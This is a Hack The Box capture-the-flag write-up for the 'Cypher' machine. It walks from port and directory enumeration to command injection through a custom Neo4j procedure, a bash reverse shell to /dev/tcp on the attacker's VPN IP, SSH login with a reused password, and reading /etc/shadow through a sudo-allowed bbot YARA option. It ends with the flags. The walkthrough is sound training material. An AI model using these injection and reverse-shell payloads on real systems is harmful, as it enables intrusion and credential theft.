
 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Tue Mar  4 17:02:13 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.12.135
Nmap scan report for 10.129.12.135
Host is up (0.092s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)
|_  256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cypher.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Mar 4 17:02:53 2025 -- 1 IP address (1 host up) scanned in 40.56 secondsnmap scan output. We can see a redirect to http://cypher.htb in the output for tcp/80.Service Enumeration
TCP/80
Walking the Application
 Björn Kimminich

Penetration Testing


At this point, there's not a lot to go on. The attack surface is pretty small, yielding only a login form at the moment. We do not have any potential usernames either. So, time to enumerate.

utils.js and perhaps vivagraph.min.js, as that may play into the Graph ASM bit.
/data.json which appears as the source for the visualization on the home page. I suspect that renderGraph() is sourced in utils.js or vivagraph.min.js.
data.json -- probably positions for the various spokes on the graph
renderGraph() appears to be sourced from utils.js
/login pageAnalyzing the script:
- User enters a username and password and submits
- Makes
HTTP POSTto/api/authwith payload{"username": "user_name_input", "password": "user_password_input"}
Key takeaways:
- Seems
neo4jmay be involved somehow with the graphing data - We know there is an
/apipath with an/authendpoint and potentially others - We may be able to brute force the
/api/authendpoint
Directory and File Enumeration
Base URL
gobuster dir -u 'http://cypher.htb/' -x json -d \
-w /usr/share/seclists/Discovery/Web-Content/api/api-endpoints-res.txt \
-t 100 -o dir.txt
/demo (Status: 307) [Size: 0] [--> /login]
/demo (Status: 307) [Size: 0] [--> /login]
/api (Status: 307) [Size: 0] [--> /api/docs]
/index.html (Status: 200) [Size: 4562]
/about (Status: 200) [Size: 4986]
/api (Status: 307) [Size: 0] [--> /api/docs]
/data.json (Status: 200) [Size: 119877]
/demo (Status: 307) [Size: 0] [--> /login]
/index (Status: 200) [Size: 4562]
/login (Status: 200) [Size: 3671]
/testing (Status: 301) [Size: 178] [--> http://cypher.htb/testing/]API
gobuster dir -u 'http://cypher.htb/api' \
-w /usr/share/seclists/Discovery/Web-Content/big.txt \
-t 100 -o dir.txt
/auth (Status: 405) [Size: 31]Testing URL

wget http://cypher.htb/testing/custom-apoc-extension-1.0-SNAPSHOT.jar



/api/cypher. And, it appears to take a single input, query.Cypher API

HTTP GET


.jar file into Bing CoPilot and ask how I can invoke this procedure, which returns this suggestionjq command to URL-encode a payload to feed into the ?query parameter.PAYLOAD=$(echo -n "CALL custom.getUrlStatusCode('http://127.0.0.1') YIELD statusCode RETURN statusCode" | jq -sRr @uri)curl "http://cypher.htb/api/cypher?query=${PAYLOAD}"
PAYLOAD=$(echo -n "CALL custom.getUrlStatusCode('http://10.10.14.153') YIELD statusCode RETURN statusCode" | jq -sRr @uri)
Testing Command Injection
Looking at line 19 of the .jar file, this is the most interesting bit of code:
String[] command = { "/bin/sh", "-c", "curl -s -o /dev/null --connect-timeout 1 -w %{http_code} " + url };Assuming we use the input of:
CALL custom.getUrlStatusCode('http://127.0.0.1') YIELD statusCode RETURN statusCodeWhen concatenated, we get a full command string of
/bin/sh -c curl -s -o /dev/null --connect-timeout 1 -w %{http_code} http://127.0.0.1With command injection in Linux, we know that we can typically chain commands with:
;&&||
But sometimes, with web applications that pass user input to system commands, we can also chain commands with a new line character — \n.
So, we can try injecting different characters into the payload to see how the web server treats the input.
sudo tcpdump -ni tun0 icmp and host 10.129.12.135Start tcpdump and listen for ICMP (ping) to and from the target IP
PAYLOAD=$(echo -en "CALL custom.getUrlStatusCode('http://127.0.0.1; ping -c 3 10.10.14.153') YIELD statusCode RETURN statusCode" | jq -sRr @uri)Inject a ; to chain the ping -c 3 <vpn_ip> command
curl "http://cypher.htb/api/cypher?query=${PAYLOAD}" 
;Double Ampersand (Boolean AND)
PAYLOAD=$(echo -en "CALL custom.getUrlStatusCode('http://127.0.0.1 && ping -c 3 10.10.14.153') YIELD statusCode RETURN statusCode" | jq -sRr @uri)Inject &&

This works because the && indicates that if the first command succeds, then the second command is also run.
Double Pipe (Boolean OR)
PAYLOAD=$(echo -en "CALL custom.getUrlStatusCode('http://x || ping -c 3 10.10.14.153') YIELD statusCode RETURN statusCode" | jq -sRr @uri)Inject || and set URL to http://x
http://x because for || to work, the first command must fail. If the command on the left of || fails, then the command on the right is executed.
New Line
PAYLOAD=$(echo -en "CALL custom.getUrlStatusCode('http://127.0.0.1\nping -c 3 10.10.14.153') YIELD statusCode RETURN statusCode" | jq -sRr @uri)Inject \n
; injection, in that the \n line feed causes the interpreter to continue to the next line and run it as a new command.
Exploit
Reverse Shell
sudo rlwrap nc -lnvp 443Start a TCP listener to catch the reverse shell
PAYLOAD=$(echo -en "CALL custom.getUrlStatusCode('http://127.0.0.1\nbash -c \"bash -i >& /dev/tcp/10.10.14.153/443 0>&1\"') YIELD statusCode RETURN statusCode" | jq -sRr @uri)Payload

Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 24.04.2 LTS"
NAME="Ubuntu"
VERSION_ID="24.04"
VERSION="24.04.2 LTS (Noble Numbat)"
VERSION_CODENAME=noble
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=noble
LOGO=ubuntu-logo

Linux cypher 6.8.0-53-generic #55-Ubuntu SMP PREEMPT_DYNAMIC Fri Jan 17 15:37:52 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=110(neo4j) gid=111(neo4j) groups=111(neo4j)

Sorry, user neo4j may not run sudo on cypher.
Users and Groups
Local Users
graphasm:x:1000:1000:graphasm:/home/graphasm:/bin/bash
Local Groups
graphasm:x:1000:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:66:6d brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.12.135/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3434sec preferred_lft 3434sec
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether b2:3a:e2:30:30:8c brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
Open Ports
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 172.18.0.1:7474         0.0.0.0:*               LISTEN      1825/java
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 172.18.0.1:7687         0.0.0.0:*               LISTEN      1825/java
tcp6       0      0 :::22                   :::*                    LISTEN      -
ARP Table
172.18.0.2 dev br-8d0e166afc01 lladdr ce:26:4b:72:10:73 STALE
Routes
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
172.18.0.0/16 dev br-8d0e166afc01 proto kernel scope link src 172.18.0.1
Ping Sweep
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.042 ms
Processes and Services
Interesting Processes
root        1739  0.1  0.6  98068 25936 ?        Ssl  Mar04   0:10 /usr/local/bin/python3.9 /usr/local/bin/uvicorn app:app --reload --host 0.0.0.0 --port 8000 --root-path /api
root        1777  0.6  0.1 2335580 6456 ?        Sl   Mar04   0:51 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8000 -container-ip 172.18.0.2 -container-port 8000 -use-listen-fd
Interesting Files
/home/graphasm/bbot_preset.yml
find /home -readable 2>/dev/null
targets:
  - ecorp.htb

output_dir: /home/graphasm/bbot_scans

config:
  modules:
    neo4j:
      username: neo4j
      password: cU4btyib.20xtCMCXkBmerhK
Privilege Escalation
Lateral to Graphasm
While running under the session of neo4j, we found that we have read privileges to some files under /home/graphasm including a configuration file with a password. Whenever you come across passwords, it's always a good ideas to see if they're reused.

ssh graphasm@cypher.htb



Root Flag
 TheTechromancer
Consulting the documentation, I spent a while trying to find clever ways to execute a command or read a local file. Some of the things I tried are:
- ❌ Copy modules to
/tmp/modulesand overwrite with custom Python code.- Then, use
-c module_dirs=/tmp/modulesand-m module_nameto load module - But, I couldn't get the
-c module_dirsconfig to stick
- Then, use
- ❌ Tried experimenting with a custom module
- ❌ Tried using different module options to read local files

- ✅ Working my way down the user documentation, I found the Yara Rules section and I know that Yara can be used to parse strings in files.
sudo /usr/local/bin/bbot --custom-yara-rule /etc/shadow --yes --force --debug 2>&1 | grep excavatePlaying around with different commands, I got some results with this. We have to use --debug to see the actual Yara file read output on the console. grep excavate filters only the output where Yara reads file strings.

root.txtFlags
User
35e0142ba4548bf77365feb1ecd3a927
Root
c38d3871566cf5481aece76029dab823


